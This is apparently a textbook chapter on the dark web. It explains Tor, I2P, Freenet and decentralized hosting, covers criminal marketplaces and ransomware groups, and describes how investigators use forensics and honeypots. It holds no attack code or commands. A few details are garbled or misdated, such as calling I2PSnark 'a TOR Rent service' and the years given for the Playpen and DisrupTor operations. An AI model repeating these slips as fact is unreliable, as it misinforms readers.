Dark web cannot be accessed using traditional browsers and relies on specialized tools for anonymous communication and data exchange. Among the most prominent of these tools are The Onion Router (TOR), BitTorrent, Invisible Internet Project (I2P), and Freenet. Each of these technologies employs unique mechanisms to enhance user privacy, resist censorship, and support clandestine activities, whether for legitimate privacy concerns or illicit purposes. Understanding these tools is essential for investigators, cybersecurity professionals, and individuals concerned with digital anonymity.

7.2.1 Onion routing

The Dark web is largely accessible through specialized anonymity- preserving networks, with TOR (The Onion Router) being the most widely used system. TOR enables users to browse the internet without revealing their identity or location by using a multilayered encryption system known as onion routing. This sophisticated technology is designed to mask users' IP addresses, making it difficult for adversaries to trace online activities back to the original source. The concept of onion routing was first developed in the mid-1990s by the U.S. Naval Research Laboratory as a method to protect government communications. Over time, it evolved into an open-source project that now serves a diverse range of users, including journalists, activists, researchers, and individuals concerned with privacy.

Onion routing derives its name from its layered encryption process, which resembles the layers of an onion. Unlike traditional internet routing, where data packets travel directly from sender to receiver through a fixed route, onion routing ensures that no single node in the network knows both the source and destination of the data. This is achieved through a technique called multihop encryption, where messages are wrapped in multiple layers of encryption before being sent through a randomly selected set of nodes, known as relays, within the TOR network. Each relay decrypts one layer of encryption to reveal only the next hop in the route, ensuring that the complete path remains concealed.

A standard communication session using TOR follows a three-hop process. The first node, known as the entry guard, is the only relay that knows the user's IP address. However, it does not know the destination of the traffic. The second node, or middle relay, forwards the data but does not know the source or the destination, making it an essential component in maintaining anonymity. The final node, called the exit relay, decrypts the last layer of encryption and forwards the traffic to its intended destination on the internet. Because the exit relay is the point where traffic emerges from the TOR network, it can see the data being transmitted if it is not encrypted using an additional layer, such as HTTPS. However, it still does not know the original sender, preserving the user's anonymity.

The security of onion routing is rooted in its reliance on distributed trust. Unlike a VPN, which requires trust in a single provider, TOR disperses trust across multiple independent relays operated by volunteers worldwide. This decentralization makes it extremely difficult for an adversary to monitor all relays and reconstruct the original path of communication. Even if one or more relays are compromised, they can only reveal limited information about a single segment of the route, preventing full deanonymization. The use of frequent route changes further enhances security, as circuits are typically refreshed every ten minutes to prevent long-term correlation attacks.

One of the fundamental principles behind onion routing's anonymity model is the concept of unlinkability. This means that even if an attacker can observe both the entry and exit points of the TOR network, they cannot easily correlate which incoming packet corresponds to which outgoing packet. The TOR network achieves this by adding dummy traffic and continuously changing routes, making traffic analysis significantly more challenging. Additionally, the use of bridges, specialized relays that are not publicly listed, helps users evade censorship by allowing them to connect to the TOR network discreetly, even in countries where access to TOR is restricted.

Despite its robustness, onion routing is not impervious to de-anonymization attempts. Adversaries employing global passive monitoring techniques may attempt to correlate the timing and volume of traffic entering and exiting the network to infer user activity. This is known as a correlation attack, and while it is difficult to execute at scale, nation-state actors and intelligence agencies with widespread surveillance capabilities may have the resources to attempt such attacks. To mitigate this risk, TOR developers continuously refine the network by implementing traffic obfuscation techniques, such as pluggable transports, which disguise TOR traffic to make it indistinguishable from normal internet activity.

Another potential vulnerability in onion routing arises from the use of malicious exit nodes. Since exit relays can observe unencrypted traffic, attackers who control these nodes can engage in man-in-the-middle (MITM) attacks, capturing sensitive data such as login credentials if users fail to use HTTPS or other encryption mechanisms. This is why privacy-conscious users are advised to access only encrypted websites while using TOR and avoid logging into personal accounts that could inadvertently reveal their identity. Additionally, the TOR Browser is configured with built-in security features to prevent tracking, fingerprinting, and other forms of passive surveillance that could undermine anonymity. The effectiveness of onion routing also depends on the size and diversity of the TOR network. A larger number of active relays and geographically distributed nodes enhances anonymity by increasing the difficulty of traffic correlation. However, the network is not without limitations. Due to the multiple layers of encryption and the need to relay traffic through several nodes, browsing speed is significantly slower than on the regular internet. This trade-off between privacy and performance is a known limitation, but one that privacy advocates accept in exchange for enhanced security.

In addition to its use in preserving individual privacy, onion routing plays a crucial role in cybersecurity, intelligence operations, and digital forensics. Law enforcement agencies and ethical hackers leverage TOR to conduct undercover investigations, monitor cybercriminal activity, and engage in honeypot operations without revealing their identity. Furthermore, organizations operating in repressive regimes use TOR to protect whistleblowers and dissidents, enabling them to communicate securely without fear of persecution. However, this same anonymity has also facilitated illicit activities, including darknet marketplaces, hacking forums, and financial fraud, making onion routing a double-edged sword in the realm of cybersecurity.

The development of next-generation anonymity technologies aims to address some of the weaknesses of onion routing while maintaining its core principles. Research into mix networks, which introduce additional delays and randomization to traffic patterns, and improvements in encrypted multipath routing could further enhance the resilience of anonymous communication systems. Moreover, the integration of AI into traffic analysis and anomaly detection may help identify malicious actors within the TOR network without compromising user privacy. Ultimately, onion routing represents one of the most effective methods for preserving online anonymity, balancing security, decentralization, and accessibility. While it is not without its challenges, ongoing advancements in cryptographic protocols and network architecture continue to strengthen its ability to provide secure and private communication. Whether used by journalists evading censorship, cybersecurity professionals conducting investigations, or privacy- conscious individuals seeking to protect their digital footprint, onion routing remains a vital component of the modern internet landscape.

7.2.2 BitTorrent

BitTorrent is one of the most well-known examples of a P2P network. Although BitTorrent itself is a legal file-sharing protocol, it has been widely used to distribute copyrighted and illicit materials. The protocol breaks files into smaller chunks that can be downloaded simultaneously from multiple sources, significantly improving efficiency. Investigators often use techniques such as ‘seeding’ and ‘torrent monitoring’ to track illegal activities on BitTorrent-based networks.

7.2.3 Invisible Internet Project (I2P)

I2P or the Invisible Internet Project is another anonymity-focused network that provides secure and decentralized communication. Unlike TOR, which is optimized for accessing the standard internet anonymously, I2P is designed primarily for internal use within its own network. This distinction makes I2P more suitable for applications such as anonymous email, file sharing, and hidden services. I2P employs a technique known as garlic routing, an enhancement of onion routing that bundles multiple messages together before encryption and transmission. This method not only enhances security but also reduces the likelihood of traffic analysis. Instead of exit nodes that connect to the conventional web, I2P operates a peer-to-peer (P2P) architecture where all participants contribute to the network's infrastructure, improving both anonymity and resilience against surveillance.

One of the key advantages of I2P over TOR is its ability to maintain persistent pseudonymous identities, making it ideal for services like anonymous blogging and decentralized social networks. It supports a variety of applications, including I2P-Bote (an anonymous email service), I2PSnark (a TOR Rent service), and I2PChat (a secure messaging platform). Due to its focus on internal services, I2P experiences lower latency than TOR, making it more efficient for real-time communication and data exchange. Despite its strengths, I2P has some limitations, including a smaller user base and less robust support for accessing the traditional internet. While it provides strong protection against censorship and traffic analysis, its relative obscurity means fewer resources are available for maintenance and development compared to TOR. Nonetheless, I2P remains a valuable tool for individuals and groups seeking a high level of privacy without relying on centralized infrastructure.

7.2.4 Freenet

Freenet is a decentralized, censorship-resistant platform designed for secure data storage and retrieval. Unlike TOR and I2P, which focus on anonymous browsing and communication, Freenet emphasizes information persistence, ensuring that content remains available even if the original host is no longer online. This approach makes it particularly effective for disseminating sensitive information in repressive environments. Freenet operates using a distributed data store, where users contribute a portion of their storage space to help maintain the network. When a user uploads content, it is encrypted and fragmented into multiple pieces, which are then distributed across different nodes. This decentralized model eliminates the need for central servers, reducing the risk of content removal or censorship. Users access data by querying the network, retrieving fragments from multiple locations, and reassembling them on their devices. One of Freenet's unique features is its dual-mode operation:

- **Open Net Mode:** Allows users to connect to random peers automatically, ensuring broader accessibility at the cost of slightly reduced anonymity.
- **Darknet Mode:** Enables users to connect only with trusted contacts, forming a private network that significantly enhances security and privacy.

Due to its design, Freenet is often used for hosting anonymous forums, whistleblowing platforms, and files that might otherwise be subject to government censorship. However, its decentralized nature also makes it attractive to malicious actors who use it to distribute illicit content. As a result, Freenet has faced criticism for its potential misuse, although its developers emphasize its role in promoting free speech and resisting authoritarian control. A major drawback of Freenet is its relatively slow performance, as data retrieval depends on the availability of distributed fragments. Additionally, its complex interface and configuration requirements make it less user-friendly compared to TOR and I2P. Nevertheless, it remains a vital tool for individuals seeking a robust, censorship-resistant platform for information dissemination and retrieval.

Each of these networks serves a unique purpose, and in some cases, they can be used in conjunction. For example, activists might use Freenet to store sensitive documents while relying on TOR for browsing and I2P for anonymous communication. The choice of tool depends on the specific privacy requirements and threat model of the user. While TOR, I2P, and Freenet all prioritize anonymity and privacy, their design philosophies and use cases differ significantly:

- TOR is best suited for anonymous browsing and accessing hidden services through .onion domains. It provides relatively good performance and broad adoption but is vulnerable to exit node surveillance.
- I2P is optimized for secure internal communications, offering better resistance to traffic analysis and lower latency for real-time applications. However, it lacks seamless integration with the standard internet.
- Freenet excels at decentralized data storage and censorship resistance but suffers from slow performance and usability challenges.

7.2.5 Peer-to-peer networks and decentralized hosting

The rise of the dark web and other anonymous networks has been closely linked to the development of peer-to-peer (P2P) networks and decentralized hosting. These technologies have fundamentally transformed the way data is shared and stored, shifting control from centralized authorities to distributed systems that rely on user participation. In essence, P2P networks and decentralized hosting enable users to access and store information without depending on a single, central server, thereby enhancing anonymity, censorship resistance, and resilience against takedowns. Understanding these systems is crucial for both cybersecurity professionals and dark web investigators, as they form the backbone of many illicit and privacy-focused operations.

A peer-to-peer (P2P) network is a distributed system in which computers, or nodes, communicate directly with one another without the need for a central server. Unlike traditional client–server models where data are stored and retrieved from a designated central server, P2P networks distribute files, services, and communication across a decentralized array of nodes. Each node acts both as a client and a server, making the system more robust and resistant to censorship and failure. One of the key advantages of P2P networks is their redundancy. Because data is spread across multiple nodes, taking down a single server does not necessarily lead to the loss of information. This characteristic makes P2P networks particularly appealing for file sharing, anonymous communications, and hosting websites that may be targeted for removal by authorities.

There are two main types of P2P networks:

- **Structured P2P Networks:** These use a specific algorithm to organize and index nodes, enabling efficient data retrieval. Distributed hash tables (DHTs) are commonly employed in structured networks, allowing nodes to quickly locate files without relying on a central directory. An example of this type is BitTorrent, which uses DHTs to find peers who have specific data available for download.
- **Unstructured P2P Networks:** These networks do not have a predefined structure. Instead, nodes randomly connect to each other, making search and data retrieval less efficient but more resilient to targeted attacks. Examples include early versions of Gnutella and Freenet, which allow users to share information without a structured indexing system.

Decentralized hosting refers to the practice of distributing website data across multiple nodes rather than storing it on a single server. This method enhances redundancy, reduces reliance on central authorities, and provides greater resistance to censorship. Traditional web hosting relies on centralized servers controlled by specific organizations or cloud providers. However, this model has significant weaknesses, including vulnerability to government takedowns, data breaches, and single points of failure. Decentralized hosting overcomes these issues by ensuring that no single entity controls the entire dataset or website.

Several technologies have emerged to support decentralized hosting, with some becoming integral components of the dark web and anonymous communications.

- **InterPlanetary File System (IPFS):** IPFS is a decentralized protocol for storing and sharing data across a distributed network. Unlike the traditional web, where files are retrieved using location-based addressing (e.g., URLs pointing to specific servers), IPFS employs content-based addressing, where files are accessed through unique cryptographic hashes. This ensures that once a file is added to the network, it remains available as long as at least one node hosts it. IPFS has been increasingly used to host censorship-resistant content, including politically sensitive documents and privacy-focused applications. However, its decentralized nature has also attracted illicit activities, as removing specific content is significantly more challenging than on traditional hosting platforms.
- **ZeroNet:** ZeroNet is a P2P network designed to create decentralized websites. It operates similarly to traditional web hosting but without central servers. Instead, users share and host website data collectively. Since there is no central point of failure, websites on ZeroNet remain accessible even if authorities attempt to shut them down. The key feature of ZeroNet is its use of Bitcoin cryptographic signatures to verify site authenticity, preventing unauthorized modifications. While this system has been used for legitimate privacy-focused applications, it has also hosted illegal marketplaces and controversial content that evade regulation.

Decentralized hosting provides numerous advantages over traditional web hosting, but it also introduces new challenges, particularly in the realm of cybersecurity and law enforcement.

Advantages

- **Censorship Resistance:** Governments and corporations cannot easily remove content from decentralized networks since no central authority controls the data.
- **Redundancy and Resilience:** Unlike centralized hosting, which can be disrupted by server failures or cyberattacks, decentralized hosting ensures that data remains available as long as participating nodes exist.
- **Enhanced Privacy and Anonymity:** By removing centralized control points, decentralized hosting makes it difficult to trace users’ activities or censor their communications.

Challenges

- **Criminal Exploitation:** The same anonymity that protects activists and journalists also shields cybercriminals who use decentralized networks for illicit activities such as drug trafficking, child exploitation, and financial fraud.
- **Data Permanence:** Content on decentralized networks can be difficult to remove, leading to concerns about the persistence of harmful or illegal materials.
- **Legal and Ethical Dilemmas:** Governments struggle to balance privacy rights with security needs, as traditional investigative methods often fail in decentralized environments.

Given the complexities of P2P networks and decentralized hosting, investigators must adopt specialized techniques to track illicit activities and gather intelligence.

- **Network Traffic Analysis:** By monitoring patterns of data flow within P2P networks, analysts can identify potential sources and destinations of illegal content.
- **Honeypots and Trap Servers:** Deploying fake nodes or tracking torrents allows investigators to lure criminals into revealing their identities.
- **Blockchain Forensics:** Cryptocurrencies often fund illegal transactions on decentralized networks. By tracing blockchain transactions, law enforcement can uncover financial links between dark web actors.
- **Metadata Extraction:** While content may be encrypted, metadata such as timestamps, IP addresses, and file-sharing behaviors can still provide useful insights.

7.2.6 Encryption mechanisms used on the dark web

Dark web operates within a framework of encryption that ensures user anonymity, secure communication, and hidden service functionality. Unlike the surface web, where connections are generally straightforward and can be traced, the dark web leverages advanced cryptographic protocols to obscure user identity, transaction details, and even the location of hosted services. Encryption is not only essential for illegal activities such as black-market transactions but is also crucial for whistleblowers, journalists, and activists operating in oppressive environments. This section explores the key encryption mechanisms used on the dark web, including onion routing, end-to-end encryption, cryptographic hashing, and blockchain encryption, along with real-world examples of their application.

One of the foundational encryption mechanisms used on the dark web is onion routing, which is the core technology behind the Tor network (The Onion Router). Onion routing provides multilayer encryption that routes data through a network of volunteer nodes, making it extremely difficult to trace the source or destination of any communication. When a user accesses a .onion site or sends data through Tor, the message is wrapped in multiple layers of encryption, each decrypted by a successive node in the network. These layers function like an onion, where each relay peels off one encryption layer before passing the message along. The final node (exit node) decrypts the last layer and forwards the request to its destination, ensuring that no single relay knows both the source and the destination.

Example 7.1: A user browsing an anonymous whistleblowing site like SecureDrop, used by media organizations, will have their data transmitted through multiple Tor nodes. Each node only knows the previous and next hops but not the full path, preventing any one entity from tracking user activity. However, onion routing has limitations. Exit nodes, being the last relay point, can see decrypted outgoing traffic unless additional encryption (like HTTPS) is used. This vulnerability has been exploited by law enforcement and cybercriminals alike. Despite this, Tor remains a fundamental encryption mechanism for the dark web.

While Tor provides anonymity in routing, dark web users also rely on end-to-end encryption (E2EE) to protect message content. E2EE ensures that only the sender and intended recipient can read a message, preventing intermediaries, even service providers from accessing its contents. One of the most common encryption algorithms used for E2EE is the AES (Advanced Encryption Standard), which employs symmetric key cryptography. In contrast, RSA (Rivest-Shamir-Adleman) and Elliptic Curve Cryptography (ECC) use asymmetric encryption, where a public key encrypts the message and only the recipient's private key can decrypt it.

Example 7.2: Dark web communication platforms like Ricochet and Tox use E2EE to secure messages. Ricochet operates over Tor and ensures that no metadata or IP addresses are exposed. Similarly, ProtonMail, although a surface web service, is popular among dark web users for its Pretty Good Privacy (PGP) encryption, which secures emails against interception. In illicit marketplaces such as the now-defunct Silk Road, buyers and sellers often exchanged PGP-encrypted messages to negotiate transactions. Even if authorities seized the data, decrypting PGP-protected messages would be computationally infeasible without the private keys.

Hashing is another critical encryption mechanism used on the dark web, primarily for securing credentials, anonymizing user identities, and verifying data integrity. Unlike encryption, which is reversible (with the right key), hashing is a one-way function that transforms data into a fixed-length output. Common hashing algorithms include SHA-256 (Secure Hash Algorithm 256-bit) and bcrypt, which are widely used in password storage and authentication. Many dark web services store user credentials as hashes rather than plaintext passwords, preventing direct leaks in case of a breach.

Example 7.3: A dark web forum might store user passwords as SHA-256 hashes instead of plaintext. When a user logs in, the entered password is hashed and compared with the stored hash. Even if an attacker accesses the database, they only obtain the hash, making it difficult to reverse-engineer the original password unless it is weak and susceptible to dictionary attacks.

Cryptographic hashing also plays a role in Bitcoin transactions on the dark web. The Bitcoin blockchain uses SHA-256 to secure transaction data, making it immutable and resistant to tampering.

One of the most significant applications of encryption on the dark web is blockchain technology, which underpins cryptocurrencies like Bitcoin (BTC), Monero (XMR), and Zcash (ZEC). These cryptocurrencies enable anonymous financial transactions, which are crucial for dark web marketplaces. Bitcoin, the most widely used cryptocurrency, relies on SHA-256 encryption and a public ledger that records all transactions. However, since Bitcoin addresses are pseudonymous rather than truly anonymous, blockchain analysis techniques can sometimes trace illicit transactions.

To counteract traceability, many dark web users prefer privacy-focused cryptocurrencies such as Monero. Monero uses Ring Signatures, Stealth Addresses, and Ring Confidential Transactions (RingCT) to obscure transaction details.

Example 7.4: On dark web markets like Hydra Market or AlphaBay, Monero is often the preferred payment method because:

- Ring Signatures mix a user's transaction with others, making it difficult to determine the sender.
- Stealth Addresses generate a one-time public key for each transaction, preventing address reuse.
- RingCT hides transaction amounts, ensuring financial privacy.

Similarly, Zcash uses zk-SNARKs (Zero-Knowledge Succinct Non-Interactive Argument of Knowledge) to allow users to prove a transaction is valid without revealing any details about the sender, receiver, or amount. Despite their encryption advantages, authorities have developed de-anonymization techniques.

For instance, Chainalysis, an analytics firm, provides tools to track illicit transactions, demonstrating the cat-and-mouse game between investigators and criminals.

Although Tor encrypts traffic within its network, additional transport layer security (TLS) and secure sockets layer (SSL) encryption are often used to secure communications between users and dark websites. These protocols prevent eavesdropping and MITM attacks.

Example 7.5: A dark web drug marketplace might use HTTPS (SSL/TLS encryption) to ensure that login credentials and transactions are not intercepted, even within the Tor network. While Tor already encrypts traffic, HTTPS adds an extra layer of protection at the application level.

In addition to user-level encryption, dark websites themselves use encryption to prevent discovery and takedown. Hidden services (.onion sites) rely on encryption to conceal their IP addresses and server locations. One technique is pluggable transports, which disguise Tor traffic to evade detection. Countries that attempt to block Tor traffic, like China and Russia, use DPI to detect and filter Tor connections. Pluggable transports, such as Obfsproxy and meek, modify Tor traffic patterns to appear like regular HTTPS traffic, bypassing censorship.

Example 7.6: A whistleblowing platform like SecureDrop uses hidden service encryption to ensure the identities of journalists and sources remain undiscoverable. Even if an adversary intercepts network traffic, they cannot determine who is communicating with whom.

7.3 DARK WEB ACTORS

Dark web actors pose a serious threat to global security. From illicit markets, financial fraud, ransomware attacks to drug trafficking, and weapons sales, these actors exploit anonymity and encryption to conduct illegal activities with minimal risk. Despite ongoing efforts by law enforcement, the dark web remains a continuously evolving ecosystem, requiring constant vigilance and adaptation.

The dark web is a hidden part of the internet that provides anonymity to its users, making it a hub for both legitimate privacy advocates and malicious actors. Among the most notorious participants in this clandestine digital space are cybercriminals and illicit marketplaces. These individuals and groups exploit the anonymity of the dark web to engage in a variety of illegal activities, including drug trafficking, financial fraud, human trafficking, weapons sales, and hacking services. Understanding these actors and their operational mechanisms is essential for law enforcement, cybersecurity experts, and researchers aiming to mitigate the threats posed by this shadowy domain.

7.3.1 Cybercrimials

Cybercriminals on the dark web operate under pseudonymous identities and utilize sophisticated encryption and anonymity tools to evade detection. They range from lone hackers conducting small-scale fraud to highly organized criminal syndicates involved in large-scale cyber operations. These actors employ various tactics, including ransomware attacks, data breaches, and identity theft, to exploit both individuals and organizations. Hackers and fraudsters on the dark web engage in cybercrimes such as credential theft, phishing schemes, and malware distribution. They often sell stolen data on dark web forums and marketplaces, where buyers can purchase credit card information, login credentials, and other personal data for fraudulent activities. For instance, the now-defunct Silk Road marketplace, operated by Ross Ulbricht under the alias ‘Dread Pirate Roberts’, facilitated the sale of illegal goods, including counterfeit documents and stolen financial information. While Silk Road was primarily known for drug sales, it also became a hub for cybercriminals dealing in identity theft and fraudulent financial transactions. Another infamous case is BriansClub, a major dark web carding forum that sold millions of stolen credit card details. The platform operated for years, enabling cybercriminals to profit from compromised payment information before it was eventually taken down by law enforcement.

7.3.2 Ransomware as a service

Ransomware has become one of the most lucrative forms of cybercrime on the dark web. Criminal organizations develop and distribute ransomware that encrypts victims’ data, demanding payment in cryptocurrency for decryption keys. One of the most notorious ransomware groups is REvil (Ransomware Evil), which gained notoriety for targeting high-profile corporations and government institutions. The group operated as a Ransomware-as-a-Service (RaaS) platform, allowing affiliates to use their ransomware in exchange for a share of the profits. Another significant player, DarkSide, was responsible for the infamous Colonial Pipeline attack, which disrupted fuel supply across the United States and resulted in millions of dollars in ransom payments.

Cybercriminals also leverage botnets (networks of compromised computers) to conduct large-scale attacks, including DDoS attacks, credential stuffing, and spam campaigns. Mirai, one of the most well-known botnets, infected Internet of Things (IoT) devices and was used in massive DDoS attacks, including one that took down major internet services across the US.

7.3.3 Illicit Markets

Illicit marketplaces are central to the dark web's underground economy, serving as digital black markets where users can buy and sell illegal goods and services with relative anonymity. These marketplaces facilitate transactions through cryptocurrencies such as Bitcoin and Monero, which further obscure financial trails. One of the largest categories of illicit marketplaces on the dark web involves drug trafficking. Following the shutdown of Silk Road, several new marketplaces emerged to fill the void, including AlphaBay, Hansa Market, and Dream Market.

AlphaBay, at its peak, was the largest dark web marketplace, offering a wide range of illicit substances, including heroin, methamphetamine, and fentanyl. Unlike its predecessors, AlphaBay implemented advanced security measures, such as two-factor authentication and encrypted messaging, making it more difficult for law enforcement to infiltrate. However, it was eventually dismantled in 2017 following a multinational investigation that led to the arrest of its founder, Alexandre Cazes. Fentanyl, a powerful synthetic opioid responsible for thousands of overdose deaths, has become a major product on dark web drug markets. Vendors on these platforms sell fentanyl and other synthetic drugs to buyers worldwide, exacerbating the global opioid crisis. The ease of access and the ability to ship drugs discreetly using postal services make these marketplaces particularly dangerous.

The sale of illegal firearms and explosives is another prominent feature of dark web marketplaces. Vendors offer a range of weapons, from handguns to military-grade firearms, often sourced from stolen stockpiles or illicit manufacturers. The Armory, a dark web marketplace specializing in weapons, was one of the earliest platforms offering firearms, ammunition, and even grenades. Law enforcement agencies have worked to shut down such platforms, but new ones continue to emerge under different names, making it a persistent challenge. A high-profile case involved Operation Onymous, an international law enforcement operation that targeted multiple dark web markets, including those selling firearms. Despite these efforts, weapons trafficking continues to thrive due to the demand from criminal organizations and individuals seeking untraceable arms.

Perhaps the most disturbing aspect of dark web marketplaces is the trafficking of humans for forced labor, sexual exploitation, and other illicit purposes. Some forums and marketplaces serve as platforms for traffickers to advertise illegal services and victims, often using cryptocurrency transactions to avoid detection. While law enforcement has successfully taken down several dark web child exploitation sites, such as Playpen, which was infiltrated and dismantled by the

FBI, many similar sites continue to operate, requiring constant monitoring and intervention.

Fake passports, driver's licenses, and social security numbers are readily available on the dark web. Cybercriminals produce and sell these documents to individuals seeking to assume false identities or evade legal authorities. One of the largest known dark web counterfeit document vendors was Fake IDs Store, which specialized in high-quality forged identification documents from multiple countries. Such services are often used by criminals engaged in money laundering, illegal immigration, and financial fraud.

Despite increased efforts to combat cybercrime and dark web illicit marketplaces, law enforcement faces significant challenges due to the decentralized nature of these platforms. The use of end-to-end encryption, cryptocurrency transactions, and decentralized hosting makes it difficult to trace criminal activities back to their perpetrators. However, agencies worldwide have developed sophisticated techniques to infiltrate and dismantle dark web operations. Some of these strategies include:

- **Honeypot Operations:** Law enforcement agencies create fake dark web marketplaces or accounts to gather intelligence on criminal activity.
- **Blockchain Analysis:** Tracking cryptocurrency transactions to identify money laundering and illicit financial flows.
- **Undercover Operations:** Agents pose as buyers or sellers to infiltrate criminal networks. A prime example of successful law enforcement action was Operation Bayonet, which resulted in the simultaneous takedown of AlphaBay and Hansa Market. Authorities seized servers, arrested key operators, and gathered intelligence that led to further arrests.

7.4 INVESTIGATIVE TECHNIQUES

7.4.1 Digital forensics investigations

Digital forensics plays a crucial role in tracking and investigating criminal activities on the Dark Web, where anonymity and encryption provide a haven for illegal activities. Law enforcement agencies worldwide, including the FBI, Europol, and Interpol, employ sophisticated methodologies to track criminals, dismantle illicit marketplaces, and prosecute offenders. These efforts often involve deep analysis of digital footprints, blockchain transactions, and operational security mistakes made by cybercriminals.

One of the fundamental aspects of Dark Web investigations is the tracing of digital footprints. Even though users operate under the illusion of complete anonymity, they often leave behind digital traces through their interactions. Investigators use various techniques, such as monitoring network traffic, deanonymizing Tor users, and exploiting vulnerabilities in software used by criminals. A notable example of this was the takedown of Silk Road in 2013. The FBI successfully arrested Ross Ulbricht, the creator of the infamous darknet marketplace, by tracing his early online postings related to Silk Road and exploiting operational security mistakes he made while setting up the marketplace.

Tracking financial transactions is another key methodology used by forensic experts. Cryptocurrencies like Bitcoin and Monero are commonly used for transactions on the Dark Web, but they are not entirely untraceable. Bitcoin operates on a public blockchain, allowing investigators to analyze transaction patterns and link payments to real-world identities. Chainalysis, a company specializing in blockchain forensics, has assisted law enforcement agencies in tracking illicit funds and identifying criminal operators. A prominent case highlighting this was the AlphaBay takedown in 2017. Authorities managed to seize the marketplace by tracing Bitcoin transactions and identifying the real-world identity of its administrator, Alexandre Cazes, who was arrested in Thailand.

Another major approach involves malware and honeypots deployed by agencies to infiltrate darknet networks. Law enforcement agencies often create fake services or participate in darknet forums to gather intelligence on criminal operations. In 2019, the FBI and Europol launched Operation DisrupTor, which led to the arrest of over 170 individuals involved in drug trafficking on the Dark Web. Investigators successfully identified sellers by embedding tracking mechanisms in files and setting up controlled buys to gather evidence.

Exploiting technical vulnerabilities is another essential strategy in digital forensics. Many darknet users rely on the Tor network for anonymity, but flaws in the software can expose their real identities. In 2017, the FBI used a network investigative technique (NIT) to deanonymize users of Playpen, a darknet child exploitation forum. By deploying malware that exploited browser vulnerabilities, the agency was able to collect IP addresses, leading to multiple arrests.

Social engineering and operational security analysis also play critical roles in investigations. Many criminals unknowingly expose themselves through poor OPSEC practices. Law enforcement agencies analyze leaked databases, correlate usernames across different platforms, and monitor social media activity to unmask offenders. In 2021, the takedown of DarkMarket, one of the largest illegal marketplaces, was facilitated by German authorities tracking an administrator's use of a VPN with a consistent IP address pattern.

The fight against Dark Web crimes continues to evolve as cybercriminals develop new evasion techniques. However, forensic experts constantly refine their methods, combining technical expertise, legal authority, and international cooperation to combat illegal activities. Despite the challenges, investigation agencies remain persistent in their efforts to disrupt and dismantle criminal networks operating in the digital underground.

7.4.2 Honeypot deployment for intelligence gathering

Honeypots have long been an essential tool in cybersecurity, allowing researchers and organizations to lure in malicious actors and study their tactics, techniques, and procedures (TTPs). When deployed on the dark web, honeypots serve a particularly valuable role in intelligence gathering, providing law enforcement, cybersecurity firms, and intelligence agencies with real-time insights into criminal activities, emerging threats, and underground economies. The dark web is a concealed segment of the internet, accessible only through anonymizing services. This environment fosters a sense of secrecy and privacy, making it a breeding ground for illicit activities such as drug trafficking, arms sales, human trafficking, cybercrime, and hacking services. Law enforcement and cybersecurity professionals have turned to honeypot deployment as a countermeasure, aiming to infiltrate and monitor these spaces without revealing their true identities.

Deploying a honeypot on the dark web is significantly more complex than traditional honeypot operations. Unlike regular internet honeypots, which can be set up to attract automated botnets or low-level attackers, dark web honeypots must convincingly mimic the infrastructure and communication styles of real threat actors. The effectiveness of these setups depends on their ability to blend into the environment without raising suspicion. This requires an in-depth understanding of dark web forums, marketplaces, and the general behavioral patterns of cybercriminals.

A key real-world example of dark web honeypot deployment is the FBI's Operation Bayonet. This initiative targeted AlphaBay, one of the largest dark web marketplaces, which facilitated the sale of illegal drugs, counterfeit documents, hacking tools, and stolen data. In 2017, the FBI seized the marketplace but did not immediately take it offline. Instead, they secretly operated it for several weeks, gathering intelligence on vendors and buyers, tracking cryptocurrency transactions, and identifying key criminal networks. This approach allowed law enforcement to gather crucial evidence that led to multiple arrests worldwide.

Another notable case is the takedown of Hansa Market. Dutch authorities ran a sophisticated honeypot operation in which they seized control of Hansa, a popular dark web marketplace, and continued its operation for nearly a month. By doing so, they collected login credentials, shipping addresses, messages, and cryptocurrency transaction records of thousands of users. This deceptive strategy led to significant arrests and a deeper understanding of dark web trade mechanisms.

Honeypots on the dark web are not limited to law enforcement operations. Cybersecurity firms also deploy honeypots to study threat actors and track cybercriminal activities. For example, Recorded Future, a cybersecurity intelligence company, uses dark web honeypots to monitor discussions around zero-day exploits, ransomware-as-a-service (RaaS) operations, and the trade of compromised data. By doing so, they provide their clients with actionable intelligence, helping businesses and government agencies proactively defend against threats before they escalate.

One challenge in deploying dark web honeypots is maintaining credibility. Cybercriminals are often wary of law enforcement infiltrations and are constantly refining their operational security (OpSec) practices. For instance, many dark web forums and marketplaces have implemented strict vetting processes for new users, requiring them to prove their legitimacy through transactions or invitations from trusted members. This means that deploying a honeypot cannot be as simple as setting up a fake marketplace or persona; it requires continuous engagement, well-crafted backstories, and sometimes even staged illicit transactions to build trust. Despite these challenges, honeypots have proven highly effective in gathering intelligence on cyber threats such as ransomware gangs, phishing kits, and botnet operations. The FBI’s ‘Operation Trojan Shield’ is a testament to this effectiveness. In collaboration with Australian and European law enforcement agencies, the FBI developed and distributed an encrypted messaging app called ANOM. This tool was marketed as a secure communication platform for criminals, but it was a honeypot that allowed law enforcement to monitor conversations and activities of over 12,000 users worldwide. The operation led to over 800 arrests and the seizure of massive quantities of drugs, firearms, and illicit funds.

In the realm of financial cybercrime, cryptocurrency-focused honeypots have been particularly valuable. Law enforcement agencies and cybersecurity firms deploy wallet-tracking honeypots to analyze how criminals launder stolen funds. By placing decoy cryptocurrency wallets with traceable assets, authorities can monitor the flow of illicit money across the blockchain, often leading to the identification of laundering networks and illicit financial activities.

Honeypots also play a crucial role in identifying emerging cyber threats. Threat intelligence firms deploy dark web honeypots to engage with cybercriminals selling new malware strains, zero-day exploits, and stolen credentials. By participating in these transactions, cybersecurity researchers gain access to samples of malware, which they can then analyze to develop countermeasures before these threats become widespread.

One of the risks associated with dark web honeypot operations is legal and ethical considerations. Operating a honeypot in an environment that facilitates illegal activity means that there is a fine line between intelligence gathering and potential legal liability. Law enforcement agencies typically have special permissions to conduct such operations, but private cybersecurity firms must navigate strict legal frameworks to avoid entrapment or complicity in criminal activities. Additionally, there is always the risk that sophisticated cybercriminals might detect and retaliate against a honeypot operator, either by doxing them or launching cyberattacks against their infrastructure.

To mitigate risks and increase effectiveness, honeypots are often combined with AI and ML tools. These technologies help automate the collection and analysis of intelligence from dark web forums, chat rooms, and marketplaces. AI-driven honeypots can identify patterns in criminal activity, detect newly emerging threats, and even simulate human-like interactions to maintain credibility. Some honeypots are designed to engage in automated conversations with threat actors, extracting valuable intelligence without requiring human intervention.

